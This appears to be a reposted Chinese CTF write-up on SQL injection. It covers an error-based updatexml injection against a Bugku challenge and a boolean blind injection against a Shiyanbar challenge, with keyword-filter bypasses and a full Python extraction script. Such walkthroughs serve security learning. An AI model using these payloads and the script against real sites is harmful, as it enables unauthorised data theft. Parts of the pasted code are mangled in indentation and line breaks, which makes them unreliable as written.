
发现注入出来的是这个字符串 `us0wycTju+FTUuzXosjr`，但是提交不正确，所以尝试爆 `address` 字段的数据。得到这个地址



又是一个注入，和题目 `多次` 相对应。

在 `id=1` 之后加一个 `'` 直接把 `mysql` 的报错信息直接打印出来，并且还直接把我们构造的 `id` 直接打印出来。看着应该很容易的样子。





使用异或注入的方法也可以发现下面的关键字被过滤

union substr sleep

双写无法绕过，大小写无法绕过，//无法绕过。

所以尝试使用 `updatexml` 报错

1.爆表

http://123.206.87.240:9004/Once_More.php

?id=1' and updatexml(1,concat('_',(select group_concat(table_name) from information_schema.tables where table_schema=database()),'_'),1) --+

XPATH syntax error: ',flag2_'

2.爆字段

http://123.206.87.240:9004/Once_More.php

?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_name='flag2'),'~'),1) --+

XPATH syntax error: '~flag2,address~'

3.爆内容

http://123.206.87.240:9004/Once_More.php

?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),1) --+

XPATH syntax error: '~flag{Bugku-sql_6s-2i-4t-bug}~'

Sql 盲注

sql盲注

一般来说，sql盲注分为三种类型

基于布尔SQL盲注
基于时间的SQL盲注
基于报错的SQL盲注

关于盲注的知识点非常多，这篇博文未涉及的知识点请自行学习。

这里先以实验吧的这个布尔盲注环境为例子说明什么是sql盲注，并以此学习简单的 sql盲注脚本。



首先进行简单的测试，大概可以得出这个环境中，返回的结果只有三种

You are in ...: 正常
You are not in ...: 不正常，原因大概是所要查询的id索引不在数据库中，但是没有触发 waf
Sql injection detected!: 不正常，原因是传入的id的值包含某些敏感词，触发 waf。

下一步就是进行 模糊测试，这里使用工具 Burp Site 进行，具体用法自行百度。

大概整理了一下，被过滤的敏感词有

```
union
order by
handler
and
空格
substr
sleep
or
,
```

但是 or 关键字有点特殊，可以大小写绕过或者双写绕过。猜测后台是这样处理的，使用 replace 函数把 or 替换为空。

所以基本上联合查询，时间盲注没有希望

id=0'oorr'0'oorr'0 返回 You are not in

id=0'oorr'1'oorr'0 返回 You are in

判定存在 布尔型盲注，通过

id=0'oorr(select(length(database()))=18)oorr'0 返回 You are in 可以判断数据库名称长度为 18，其中的两个 oorr 中间的参数可以控制。按照这个思路可以写出一下的 盲注脚本，需要注意的是 or 会被后台置换为空所以 information 等字母需要改为类似 infoorrnation，被过滤可以使用使用 from xx for xxx 代替，空格可以使用 /**/ 代替。具体的绕过的思路可以参考我的另一篇博文。

以下是完整的注入脚本，需要下载 requests 库，代码没有优化，只是按照就简单明了的思路进行编码。

```
#!/usr/bin/env python3
```

```
# coding:utf-8
```

```
# power by jedi
```

```
import requests
```

```
headers = {
```

```
    "POST": "/web/earnest/index.php HTTP/1.1",
```

```
    "Host": "ctf5.shiyanbar.com",
```

```
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0",
```

```

"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
"Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
"Accept-Encoding": "gzip, deflate"
}
url = "http://ctf5.shiyanbar.com/web/earnest/index.php"
str_right = "You are in"
guess = "abcdefghijklmnopqrstuvwxyz0123456789~+=-*/\{\}?!:@#$%&[]_ "

```

```

def get_database_name_length():
    print("get_database_name_length start...")
    i = 0
    while True:
        data = {
            'id': "0'oorr(length(database()))=%s)oorr'0" % i,
            "submit": "%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"
        }
        response = requests.post(
            url, data=data, headers=headers, timeout=3).text
        # print(response)
        if str_right in response:
            print("database name length: %s" % i)
            return i
        i += 1

```

```

def get_database_name():
    print("get_database_name start...")
    # database_name_length = get_database_name_length()
    database_name_length = 18
    database_name = ""
    for i in range(0, database_name_length):
        i += 1
        for x in guess:
            data = {
                'id': "0'oorr(mid((database()))from(%s)foorr(1))='%s')oorr'0" % (i, x),
                "submit": "%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"
            }
            # print(x)
            try:
                response = requests.post(
                    url, data=data, headers=headers, timeout=3).text
                # print(data)
                if str_right in response:

```

```

        database_name += x
        print("%s-----%s" % (i, x))
        break
    except Exception as e:
        print(e)
print("database name:%s" % database_name)

def get_table_name():
    print("get_table_name start...")
    table_names = ""
    for i in range(30):
        i += 1
        for x in guess:
            data = {
                "id":
                    "0'oorr((select(mid(group_concat(table_name)from(%s)foorr(1)))from(infoormation_schema.tables)where(table_schema)=databas
e())=%s')oorr'0" % (i, x)
            }
            try:
                response = requests.post(
                    url, data=data, headers=headers, timeout=3).text
                # print(data)
                if str_right in response:
                    table_names += x
                    print("%s-----%s" % (i, x))
                    break
            except Exception as e:
                print(e)
    print("table names:%s" % table_names)
    """
1-----f
2-----i
3-----a
4-----g
6-----u
7-----s
8-----e
9-----r
10-----s
    """

def get_column_name():

```

```

print("get_column_name")
column_name = ""
for i in range(30):
    i += 1
    for x in guess:
        data = {
            "id":
                "0'oorr((select(mid(group_concat(column_name)from(%s)foorr(1)))from(infoormation_schema.columns)where(table_name)='fiag')
                ='%s')oorr'0" % (i, x)
        }
    try:
        response = requests.post(
            url, data=data, headers=headers, timeout=3).text
        # print(data)
        if str_right in response:
            column_name += x
            print("%s-----%s" % (i, x))
            break
    except Exception as e:
        print(e)
    print("table names:%s" % column_name)
...
1-----f
2-----l
3-----$
4-----4
5-----g
...

def dump_flag():
    print("dump_flag")
    flag = ""
    for i in range(30):
        i += 1
        for x in guess:
            data = {
                "id": "0'oorr((select(mid((fl$4g)from(%s)foorr(1)))from(fiag))='%s')oorr'0"%(i,x)
            }
            #print(data)
        try:
            response = requests.post(url, data=data, headers=headers, timeout=3).text
            if str_right in response:
                flag += x
                print("%s-----%s"%(i,x))
                break

```

```
        except Exception as e:
            print(e)

def main():
    # get_database_name_length()
    #get_table_name()
    #get_column_name()
    dump_flag()

if __name__ == '__main__':
    main()
```

小结：sql 盲注一般先要判断盲注的类型，然后判断被过滤的关键字，再然后关键字绕过，最后编码。

转载自：<https://blog.csdn.net/huanghelouzi/article/details/82999684>